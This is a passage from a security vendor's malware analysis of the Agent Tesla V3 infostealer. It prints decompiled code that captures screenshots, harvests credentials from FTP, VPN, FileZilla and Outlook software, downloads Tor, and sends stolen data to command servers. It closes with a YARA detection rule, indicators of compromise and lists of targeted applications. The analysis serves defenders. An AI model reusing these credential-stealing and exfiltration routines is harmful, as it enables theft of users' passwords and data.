


Figure 30: URL Decoded information.

Screenshots

The screenshot exfiltration function allows the malware to capture an image of the infected machine. It sends the image back to the C2 server as a JPEG image:

```
{
  Size blockRegionSize = new Size(A.B.Computer.Screen.Bounds.Width, A.B.Computer.Screen.Bounds.Height);
  Bitmap bitmap = new Bitmap(A.B.Computer.Screen.Bounds.Width, A.B.Computer.Screen.Bounds.Height);
  EncoderParameters encoderParams = new EncoderParameters(1);
  System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
  ImageCodecInfo encoder = A.b.A(ImageFormat.Jpeg);
  EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
  encoderParams.Param[0] = encoderParameter;
  Graphics.FromImage((System.Drawing.Image) bitmap).CopyFromScreen(new Point(0, 0), new Point(0, 0), blockRegionSize);
  MemoryStream memoryStream = new MemoryStream();
  bitmap.Save((Stream) memoryStream, encoder, encoderParams);
  memoryStream.Position = 0L;
  switch (A.b.A)
  {
      case 0:
          if (A.b.A)
          {
              A.b.A(4, Convert.ToBase64String(memoryStream.ToArray()));
              break;
          }
          break;
      case 1:
          A.b.A(A.b.a((object) "SC"), A.b.E(), memoryStream, 1);
          break;
      case 2:
          A.b.A(memoryStream.ToArray(), "SC_" + A.b.E.Replace("/", "-") + "_" + DateTime.Now.ToString(A.b.d) + ".jpeg");
          break;
      case 3:
          try
          {
              A.b.b.A(memoryStream.ToArray(), A.b.E.Replace("/", "-") + " " + DateTime.Now.ToString("yyyy-MM-dd hh-mm-ss") + ".jpeg", A.b.A((object) "Screenshot"), "image/jpeg");
              break;
          }
          catch (Exception ex)
          {
              ProjectData.SetProjectError(ex);
              ProjectData.ClearProjectError();
              break;
          }
  }
  memoryStream.Close();
}
```

Figure 31: Malware screenshot functionality.

Exfiltrated information is sent back to Agent Tesla's C2 server as Triple DES-EDE3 encrypted data. This data can be captured, parsed, and decrypted, revealing a further layer of obfuscation as these stolen images are transported as Base64 encoded data.

This data can be decoded and rendered to reveal the screen capture the malware took on the victim's device, as seen in Figure 32:




Figure 32: Decoded image data sent back to the C2 server.

FTP

FTP usernames and passwords are harvested and sent via a STOR Request. A STOR request is issued after a data connection has been established and a victim client wishes to upload a local copy of a file to a server.

```
public static void A([In] byte[] obj0, [In] string obj1)
{
    try
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest) WebRequest.Create("%ftphost%/" + obj1);
        ftpWebRequest.Credentials = (ICredentials) new NetworkCredential("%ftpuser%", "%ftppassword%");
        ftpWebRequest.Method = "STOR";
        Stream requestStream = ftpWebRequest.GetRequestStream();
        requestStream.Write(obj0, 0, obj0.Length);
        requestStream.Close();
        requestStream.Dispose();
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        ProjectData.ClearProjectError();
    }
}
```

Figure 33: FTP credential stealing functionality.

Open-VPN

The malware then searches the Open-VPN directory “Software\OpenVPN-GUI\configs” for further potential credentials:

```
try
{
    if (Registry.CurrentUser.OpenSubKey("Software\OpenVPN-GUI\configs", true) == null)
    {
        xList2 = xList1;
        goto label_12;
    }
}
catch (Exception ex)
{
    ProjectData.SetProjectError(ex);
    xList2 = xList1;
    ProjectData.ClearProjectError();
    goto label_12;
}
string[] subKeyNames = Registry.CurrentUser.OpenSubKey("Software\OpenVPN-GUI\configs", true).GetSubKeyNames();
int index = 0;
while (index < subKeyNames.Length)
{
    string str1 = subKeyNames[index];
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\OpenVPN-GUI\configs\"" + str1, true);
        string str2 = Encoding.Unicode.GetString((byte[]) registryKey.GetValue("username"));
        byte[] numArray = (byte[]) registryKey.GetValue("auth-data");
        byte[] array = (byte[]) registryKey.GetValue("entropy");
        Array.Resize<byte>(ref array, checked (array.Length - 1));
        string str3 = A.b.e.B(numArray, array);
        A.b.x x = new A.b.x()
        {
            URL = A.b.e.A(str1),
            UserName = str2,
            Password = str3,
            Browser = "Open VPN"
        };
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        ProjectData.ClearProjectError();
    }
    checked { ++index; }
}
```

Figure 34: Open-VPN credential grabbing.

NordVPN

Just like above, the malware searches the NordVPN configuration folder for usernames and passwords:

```
List<A.b.x> xList = new List<A.b.x>();
DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "NordVPN"));
if (!directoryInfo.Exists)
{
    Console.WriteLine("NordVPN directory not found!");
    return xList;
}
DirectoryInfo[] directories1 = directoryInfo.GetDirectories("NordVpn.exe*");
int index1 = 0;
while (index1 < directories1.Length)
{
    DirectoryInfo[] directories2 = directories1[index1].GetDirectories();
    int index2 = 0;
    while (index2 < directories2.Length)
    {
        string path = Path.Combine(directories2[index2].FullName, "user.config");
        if (System.IO.File.Exists(path))
```

Figure 35: NordVPN credential grabbing.

FileZilla

Agent Tesla searches the FileZilla 'recent servers' folder within the "\AppData" directory for information related to recently established connections with FTP servers. It gathers the hostname, port number, and username:

```
List<A.b.x> xList1 = new List<A.b.x>();
List<A.b.x> xList2;
try
{
    string[] strArray1 = Strings.Split(System.IO.File.ReadAllText(Interaction.Environ("APPDATA") + "\FileZilla\recentservers.xml"), "<Server>", -1, CompareMethod.Binary);
    if (strArray1 == null)
    {
        xList2 = (List<A.b.x>) null;
        goto label_23;
    }
    else
    {
        string[] strArray2 = strArray1;
        int index = 0;
        while (index < strArray2.Length)
        {
            object obj1 = (object) Strings.Split(strArray2[index], "\r\n", -1, CompareMethod.Binary);
            try
            {
                foreach (object obj2 in (IEnumerable) obj1)
                {
                    string Expression = Conversions.ToString(obj2);
                    A.b.x x = new A.b.x();
                    if (Expression.Contains("<Host>"))
                        x.URL = Strings.Split(Strings.Split(Expression, "<Host>", -1, CompareMethod.Binary)[1], "</Host>", -1, CompareMethod.Binary)[0] + ":" +
Strings.Split(Strings.Split(Expression, "<Port>", -1, CompareMethod.Binary)[1], "</Port>", -1, CompareMethod.Binary)[0];
                    if (Expression.Contains("<User>"))
                        x.UserName = Strings.Split(Strings.Split(Expression, "<User>", -1, CompareMethod.Binary)[1], "</User>", -1, CompareMethod.Binary)[0];
                    if (Expression.Contains("<Pass encoding="base64">"))
                        x.Password = Conversions.ToString(A.b.e.F(Strings.Split(Strings.Split(Expression, "<Pass encoding="base64">", -1, CompareMethod.Binary)[1], "</Pass>", -1,
CompareMethod.Binary)[0]));
                    else if (Expression.Contains("<Pass>"))
                        x.Password = Strings.Split(Strings.Split(Expression, "<Pass>", -1, CompareMethod.Binary)[1], "</Pass>", -1, CompareMethod.Binary)[0];
                    x.Browser = "FileZilla";
                    xList1.Add(x);
                }
            }
            finally
            {
                IEnumerator enumerator;
                if (enumerator is IDisposable)
                    (enumerator as IDisposable).Dispose();
            }
            checked { ++index; }
        }
    }
}
```

Figure 36: FileZilla recent-server grabbing.

Outlook

Agent Tesla variants can now attempt to steal email addresses and login credentials. This can be used as a pivoting point to illicitly login to a victim's email clients, to gather and steal the contents.

Here, we see Agent Tesla looking for Registry Keys that signify that Microsoft Outlook is installed and used on the device by the victim, before attempting to harvest password information:

```
try
{
    RegistryKey[] registryKeyArray = new RegistryKey[4]
    {
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676")
    };
    int index1 = 0;
    while (index1 < registryKeyArray.Length)
    {
        RegistryKey registryKey1 = registryKeyArray[index1];
        if (registryKey1 != null)
        {
            string[] subKeyNames = registryKey1.GetSubKeyNames();
            int index2 = 0;
            while (index2 < subKeyNames.Length)
            {
                string name1 = subKeyNames[index2];
                using (RegistryKey registryKey2 = registryKey1.OpenSubKey(name1))
                {
                    UTF8Encoding utF8Encoding1 = new UTF8Encoding();
                    try
                    {
                        if (registryKey2.GetValue("Email") != null & (registryKey2.GetValue("IMAP Password") != null | registryKey2.GetValue("POP3 Password") != null |
registryKey2.GetValue("HTTP Password") != null | registryKey2.GetValue("SMTP Password") != null))
                        {
                            A.b.x x = new A.b.x();
                            string[] strArray1 = new string[4]
                            {
                                "IMAP Password",
                                "POP3 Password",
                                "HTTP Password",
                                "SMTP Password"
                            };
                            string str = "";
                            string[] strArray2 = strArray1;
                            int index3 = 0;
                            while (index3 < strArray2.Length)
                            {
                                string name2 = strArray2[index3];
                                if (registryKey2.GetValue(name2) != null)
                                    str = A.b.e.B((byte[]) registryKey2.GetValue(name2));
                                checked { ++index3; }
                            }
```

Figure 37: Outlook credential grabbing (1 of 2).

```
try
{
    RegistryKey[] registryKeyArray = new RegistryKey[4]
    {
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676")
    };
    int index1 = 0;
    while (index1 < registryKeyArray.Length)
    {
        RegistryKey registryKey1 = registryKeyArray[index1];
        if (registryKey1 != null)
        {
            string[] subKeyNames = registryKey1.GetSubKeyNames();
            int index2 = 0;
            while (index2 < subKeyNames.Length)
            {
                string name1 = subKeyNames[index2];
                using (RegistryKey registryKey2 = registryKey1.OpenSubKey(name1))
                {
                    UTF8Encoding utF8Encoding1 = new UTF8Encoding();
                    try
                    {
                        if (registryKey2.GetValue("Email") != null & (registryKey2.GetValue("IMAP Password") != null | registryKey2.GetValue("POP3 Password") != null |
registryKey2.GetValue("HTTP Password") != null | registryKey2.GetValue("SMTP Password") != null))
                        {
                            A.b.x x = new A.b.x();
                            string[] strArray1 = new string[4]
                            {
                                "IMAP Password",
                                "POP3 Password",
                                "HTTP Password",
                                "SMTP Password"
                            };
                            string str = "";
                            string[] strArray2 = strArray1;
                            int index3 = 0;
                            while (index3 < strArray2.Length)
                            {
                                string name2 = strArray2[index3];
                                if (registryKey2.GetValue(name2) != null)
                                    str = A.b.e.B((byte[]) registryKey2.GetValue(name2));
                                checked { ++index3; }
                            }
```

Figure 38: Outlook credential grabbing (2 of 2).

Tor Proxy

Version 3 of Agent Tesla uses the Tor client in order to conceal communications. The malware already encrypts all C2 traffic, but using Tor further anonymizes its actions.

Tor is an open-source networking client that is designed to enable anonymous connection and communication. Tor itself promotes the use of concealing location and usage from traffic analysis and networking monitoring.

Agent Tesla V3 reaches out to the official Tor website to download the client. It also checks to see if the Tor client is either present on the device or currently running. If so, the malware attempts to kill this process and download a new one. It attempts to alter the default configuration file of Tor, which is known as 'torrc':

```
public void B()
{
    string str = "AvoidDiskWrites 1\r\nLog notice stdout\r\nDormantCanceledByStartup 1\r\nControlPort 9051\r\nCookieAuthentication 1\r\nrunasdaemon 1\r\nExtORPort
auto\r\nhashedcontrolpassword %hash%\r\nDataDirectory %tordir%\Data\Tor\r\nGeoIPFile %tordir%\Data\Tor\geoip\r\nGeoIPv6File %tordir%\Data\Tor\geoip6\r\n";
    if (!Directory.Exists(this.a))
        Directory.CreateDirectory(this.a);
    if (!System.IO.File.Exists(this.a + "\tor.zip"))
    {
        using (WebClient webClient = new WebClient())
        {
            string address = this.b();
            try
            {
                webClient.DownloadFile(address, this.a + "\tor.zip");
            }
            catch (Exception ex1)
            {
                ProjectData.SetProjectError(ex1);
                try
                {
                    webClient.DownloadFile("https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip", this.a + "\tor.zip");
                }
                catch (Exception ex2)
                {
                    ProjectData.SetProjectError(ex2);
                    ProjectData.ClearProjectError();
                }
                ProjectData.ClearProjectError();
            }
        }
    }
    if (!System.IO.File.Exists(this.a + "\tor.zip"))
        return;
    using (A.b.n n = A.b.n.A(this.a + "\tor.zip", FileAccess.Read))
    {
        object obj = (object) n.B();
        try
        {
            foreach (A.b.n.a a in (IEnumerable) obj)
                n.A(a, this.a + "\" + a.A);
        }
        finally
        {
            IEnumerator enumerator;
            if (enumerator is IDisposable)
                (enumerator as IDisposable).Dispose();
        }
    }
    System.IO.File.WriteAllText(this.a + "\Data\Tor\torrc", str.Replace("%tordir%", this.a).Replace("%hash%", this.a("%torpass%")));
}
```

Figure 39: Downloading of Tor Client.

These alterations will create a localized Tor proxy on port 9050, once its de-obfuscated. This port number was hardcoded in the observed sample:

```
public static string A([In] int obj0, string _param1 = "")
{
    string str1 = "%urlkey%";
    try
    {
        Config.O o = new Config.O();
        if (Config.d)
        {
            if (!o.A(Config.a) | Config.a == 0)
            {
                o.a();
                o.B();
                Config.a = o.A("-f " + o.a + "\Data\Tor\torrc");
            }
            o.A();
        }
        string str2 = Conversions.ToString(obj0) + str1 + Config.c + str1 + DateTime.Now.ToString(Config.D) + str1 + Config.E + str1 + _param1;
        string str3 = "p=" + new Config.SourceFile(str1).A(str2);
        HttpWebRequest httpWebRequest = (HttpWebRequest) WebRequest.Create("%PostURL%");
        if (Config.d)
        {
            object obj = (object) new Config.j("127.0.0.1", 9050, 0);
            httpWebRequest.Proxy = (IWebProxy) obj;
        }
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0";
        httpWebRequest.Method = "POST";
        byte[] bytes = Encoding.UTF8.GetBytes(str3.Replace("+", "%2B"));
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.ContentLength = (long) bytes.Length;
        string str4 = "";
        using (Stream requestStream = httpWebRequest.GetRequestStream())
        {
            requestStream.Write(bytes, 0, bytes.Length);
            using (WebResponse response = httpWebRequest.GetResponse())
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    using (StreamReader streamReader = new StreamReader(responseStream))
                    {
                        str4 = streamReader.ReadToEnd();
                        streamReader.Close();
                    }
                    responseStream.Flush();
                    responseStream.Close();
                }
                response.Close();
            }
            requestStream.Flush();
            requestStream.Close();
        }
```

Figure 40: Utilization of the Tor proxy.

Conclusion

There has been a recent resurgence in Agent Tesla samples in the wild, despite it previously having been reported to be on the decline and no longer for sale.

The same distribution methods have prevailed, and recently discovered samples have been distributed using spam emails and malicious attachments.

The samples we observed used several techniques to avoid detection. They abuse genuine email servers to steal as much information as possible. The latest versions of this threat add the ability to customize how information is exfiltrated, and include new forms of communication.

Yara Rule

The following Yara rule was authored by the BlackBerry Threat Research Team to catch the threat described in this document:

```
import "pe"

rule Mal_InfoStealer_Win32_AgentTesla_2021
{
    meta:
        description = "Detects AgentTesla V3"
        author = "BlackBerry Threat Research Team "
        date = "2021-06"

    strings:
        $x1 = "get_Provider"
        $x2 = "PADPADP"
        $x3 = "/VB.NET database utility"
        $x4 = "v4.0.30319"
        $x5 = ".cctor"

    condition:

        //PE File
        uint16(0) == 0x5a4d and

        // DotNet
        pe.imports("mscoree.dll", "_CorExeMain") and

        // File imphash
        pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and

        // PE Sections
        pe.number_of_sections == 3 and

        // Checksum is not set and does not match
        pe.checksum != pe.calculate_checksum() and

        //All Strings
        all of ($x*)
}
```

Indicators of Compromise (IoCs)

At BlackBerry, we take a prevention-first and AI-driven approach to cybersecurity. Putting prevention first neutralizes malware before the exploitation stage of the kill-chain.

By stopping malware at this stage, BlackBerry solutions help organizations increase their resilience. It also helps reduce infrastructure complexity and streamline security management to ensure business, people, and endpoints are secure.

Due to Agent Tesla being so customizable, this information tends to vary between samples:

File System Actions:
Created

C:\Users\%username%\AppData\Roaming\%AvrzbM%\%AvrzbM.exe%

Registries:
Created
Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\%AvrzbM%
Value: C:\Users\%username%\AppData\Roaming\%AvrzbM%\%AvrzbM.exe%

Mutex:
%FciEzCUbpfPiIrzZAOtOj%

Network:

- Protocol: smtp
- Host: mail[.]rakub[.]org[.]bd
- Port: 587

Appendix A

Software Name	Description
Browsers	
CocCoc	Freeware browser focused on the Vietnamese region/market
Pale Moon	Open Source, Mozilla-derived web browser available for Microsoft® Windows and Linux
Firefox	Web-browser
Flock	A discontinued web browser that specialized in providing social networking and Web 2.0 facilities built into its user interface

Lieabao	Chinese web browser by KingSoft
Iridium	Web browser based on the Chromium code base
ChromePlus	ChromePlus by MapleStudio is a web browser that tries to offer an improved Chromium version
Chromium	Open-source codebase for web-browser
Orbitum	Web browser developed based on Chromium with unique applications for social networks
Coowon	Google Chrome based browser
360Chrome	Web browser made by Chinese company Qihoo 360
Sputnik	Web browser extension which I designed to search IPs, Domains, File Hashes, and URLs using free Open-Source Intelligence (OSINT) resources quickly and easily
Amigo	Web browser based on Chromium and it was created with the intent to surf through social medias with a specially made panel
Opera	Freeware web browser for Microsoft Windows, Android, iOS, macOS, and Linux operating systems, developed by Opera Software
7Star	Chromium-based web browser
Torch	Web browser for Windows developed by Torch media, based on Chromium.
Yandex	Russian web browser developed by Yandex
Sleipnir5	A tabbed web browser developed by Fenrir Inc. The browser's main features are customization and tab functions
Vivaldi	Freeware, cross-platform web browser developed by Vivaldi Technologies

Uran	Russian web-browser based on Chromium
Centbrowser	Web browser based on Chromium
Chedot	Web browser based on Chromium
Brave-browser	Free and open-source web browser developed by Brave Software, Inc. based on the Chromium web browser
Elements	Web browser
BlackHawk	Web browser created by NETGATE
SeaMonkey	Free and open-source Internet suite. It is the continuation of the former Mozilla Application Suite
CyberFox	Mozilla-based Internet browser
QQBrowser	Web browser with dual engines (WebKit and Trident)
IceCat	The GNU version of the Firefox browser
Waterfox	Web-bowser
K-Meleon	Lightweight web-browser for Windows
Chrome	Cross-platform web browser developed by Google
IceDragon	Internet browser based on Mozilla Firefox
Falkon	Open-source web browser built by Qt WebEngine
UCBrowser	Web browser built for low-end computers and slow connections
Edge	Microsoft edge web browser

Citrio	Web browser developed by Catalina Group.
Epic privacy browser	Web browser developed by Hidden Reflex which is based on Chromium
Kometa	Chromium based browser for Russian speaking users
Safari	Windows version of Safari
QIP Surf	Chromium based browser for Russian speaking users

Appendix B

Software Name	Description
Email & messaging	
Outlook	Email client
Thunderbird	Free and open-source cross-platform email client, news client, RSS, and chat client
Claws Mail	Claws Mail is an email client (and news reader), based on GTK+
Postbox	A desktop email client, news client and feed reader for Windows and macOS
RimArts B2	Japanese email client - Becky 2
The Bat!	Email client for Windows
Trillian	Instant messaging platform
Foxmail	Email client developed by Tencent

Eudora	Qualcomm e-mail client
Opera Mail	Email client
Mailbird	Desktop email client
Incredimail	Has been discontinued since 20/03/2020
Pocomail	Email client
eM Client	Email client

Appendix C

Software Name	Description
FTP	
FlashFXP	FTP client
FTPGetter	Powerful ftp manager for automation of work with ftp servers
CoreFTP	FTP client software with SFTP (SSH), SSL, and TLS support
FTP Navigator	Windows-based Internet application that facilitates FTP transfer by displaying information about the files and directory structure of a remote system in a browsing screen
SmartFTP	FTP client for Windows
FileZilla	FTP solution for both client and server - Recent Server
WinSCP	Free SFTP, SCP, Amazon S3, WebDAV, and FTP client for Windows

PSI /PSI+	Cross-platform powerful XMPP client designed for experienced users. Psi+ is a development branch of Psi XMPP client
IP Switch	FTP Client Server
ws_ftp	File sharing software developed by Ipswich

Appendix D

Software Name	Description
VPN	
OpenVPN	VPN Client
NordVPN	VPN Client
Private Internet Access	VPN Client
VPN-GUI	VPN client

Appendix E

Software Name	Description
Miscellaneous	
jDownloader	Download manager
Internet Download Manager	Downloader tool
My SQL Workbench	SQL Workbench
UltraVNC	Remote Desktop Server

TightVNC	Remote Desktop Server

BlackBerry Assistance

If you're battling Agent Tesla or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here:

https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back